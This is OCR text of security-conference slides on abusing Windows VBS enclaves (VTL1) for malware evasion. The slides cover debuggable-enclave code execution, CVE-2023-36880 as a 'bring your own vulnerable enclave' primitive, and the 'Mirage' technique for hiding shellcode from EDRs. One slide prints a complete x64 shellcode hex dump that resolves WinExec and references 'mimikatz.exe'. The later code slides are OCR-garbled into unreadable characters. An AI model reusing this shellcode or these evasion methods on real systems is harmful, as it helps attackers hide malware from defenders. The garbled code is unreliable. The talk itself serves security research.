
`VirtualProtect` → `pEnclaveRoutine` = **`PAGE_EXECUTE_READWRITE`**

Abusing Debuggable Enclaves to Execute Code in IUM



`WriteProcessMemory → pEnclaveRoutine = Shellcode`

Abusing Debuggable Enclaves to Execute Code in IUM




Abusing Debuggable Enclaves – The Catch

- The unrestricted enclave memory access goes both ways
- Despite that – there are still advantages:
  - An EDR/analyst might not consider this scenario
  - Enclave code still evades VTL0 API monitoring

Abusing Debuggable Enclaves – HELP ME

- I haven't managed to find one yet, **but some will likely leak eventually**



Exploiting Vulnerable Enclave Modules

BYOVE


Bring
your own
vulnerable driver
Bring your
own
vulnerable enclave
imgflip.com

CVE-2023-36880


- Information disclosure vulnerability in a Microsoft Edge enclave module
- Could allow limited code execution(?)

According to the CVSS metric, successful exploitation of this vulnerability could lead to some loss of integrity (I:L). What does that mean for this vulnerability?

The attacker who successfully exploited the vulnerability could have limited ability to perform code execution.


CVE-2023-36880

- Discovered by Alex Gough, who also shared a PoC
- The vulnerability provides an arbitrary read/write primitive within the enclave




Exploiting CVE-2023-36880

- Enclaves are protected with Arbitrary Code Guard (ACG) by default
  - No new executable pages during runtime
  - Cannot turn executable pages writable




He's thinking of other women
A R/W primitive within an enclave got to be useful somehow
imgflip.com



Bring Your Own Vulnerable Enclave

- Round 2 -

CVE-2023-36880 – What can we do?

Write data into VTL1 ⇨ Store data out of the reach of EDRs

Write data into VTL0 from VTL1 ⇨ Modify data within the process while bypassing hooks

Mirage – VTL1 Based Memory Evasion


- Sleep obfuscation technique
- Hide shellcode in IUM during sleep


```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```




```
49 89 E7 48 31 FF 48 F7 E7 65 48 8B 58 60 48 8B
5B 18 48 8B 5B 20 48 8B 1B 48 8B 1B 48 8B 5B 20
49 89 D8 8B 5B 3C 4C 01 C3 48 31 C9 66 81 C1 FF
88 48 C1 E9 08 8B 14 0B 4C 01 C2 4D 31 D2 44 8B
52 1C 4D 01 C2 4D 31 DB 44 8B 5A 20 4D 01 C3 4D
31 E4 44 8B 62 24 4D 01 C4 EB 32 5B 59 48 31 C0
48 89 E2 51 48 8B 0C 24 48 31 FF 41 8B 3C 83 4C
01 C7 48 89 D6 F3 A6 74 05 48 FF C0 EB E6 59 66
41 8B 04 44 41 8B 04 82 4C 01 C0 53 C3 48 31 C9
80 C1 07 48 B8 0F A8 96 91 BA 87 9A 9C 48 F7 D0
48 C1 E8 08 50 51 E8 B0 FF FF FF 49 89 C6 48 31
C9 48 F7 E1 50 48 B8 9C 9E 93 9C D1 9A 87 9A 48
F7 D0 50 48 89 E1 48 FF C2 48 83 EC 20 41 FF D6
4C 89 FC C3 6D 69 6D 69 6B 61 74 7A 2E 65 78 65
```


Mirage – VTL1 Based Memory Evasion



Mirage – VTL1 Based Memory Evasion




Mirage – VTL1 Based Memory Evasion



Mrage - Demo

BYOVE – Round 1.5

- **Cedric Van Bockhaven** and **Matteo Malvica** of Outflank demonstrated a full ROP exploit to achieve VTL1 RCE



Enclave


Malware

TTPs

Protecting Secrets

- Use the enclave as it was intended to – hide secrets
  - Additional payloads
  - Encryption keys
  - Configuration

Things We Can't Do:



File Operations

Networking

Process Interaction

Registry Access

Things We Can Do:

???

Access VTL0 Memory

- Enclaves have read/write access to the VTL0 usermode memory of the process

Access VTL0 Memory

- Access adheres to memory protection permissions

```
ņêņçřỳ sêắđộŋľỳ ŵʧḷ̌ ắđđsêṣṣ  ľộçắľ čụğğês  ṣîćê
```

```
ņêņçřỳ xsîʧắčľê ŵʧḷ̌ ắđđsêṣṣ  ľộçắľ čụğğês  ṣîćê
```

- Cannot change VTL0 memory protection permissions

```
ΛîsʧụắľRsộʧêçʧ sêắđộŋľỳ ŵʧḷ̌ ắđđsêṣṣ  ṣîćê  RAĞÉ ŖÉADẄŖÍŢÉ  ộľđ
```

Monitor VTL0 Memory

```
çḥắs  čắđ ṣʧsîŋĝ    ΛBŞ îṣ ľắṇê
çḥắs  ĝộộđ ṣʧsîŋĝ    ΛBŞ îṣ CÔÔĽ

xḥîľê  ,

   îğ  ṣʧsçṇř ŵʧľ. čụğğês  čắđ ṣʧsîŋĝ     .

      ṇêṇçřỳ ŵʧľ. čụğğês  ĝộộđ ṣʧsîŋĝ  ṣʧsľêŋ ĝộộđ ṣʧsîŋĝ
```

Execute VTL0 code

- Enclaves cannot execute VTL0 code within VTL1

```
îŋʧ   ğụŋç       îŋʧ       êẏêçụʧắčľê ŵʧḷ̌ ắđđsêṣṣ
îŋʧ sêṣụľʧ   ğụŋç
```

- But – they can invoke VTL0 code remotely via CallEnclave

```
Cắľ̈ľÉŋçľắŵê êẏêçụʧắčľê ŵʧḷ̌ ắđđsêṣṣ  ̣  ŢṚÛÉ   ộụʧ
```

*This execution occurs in VTL0, making the evasion advantage limited

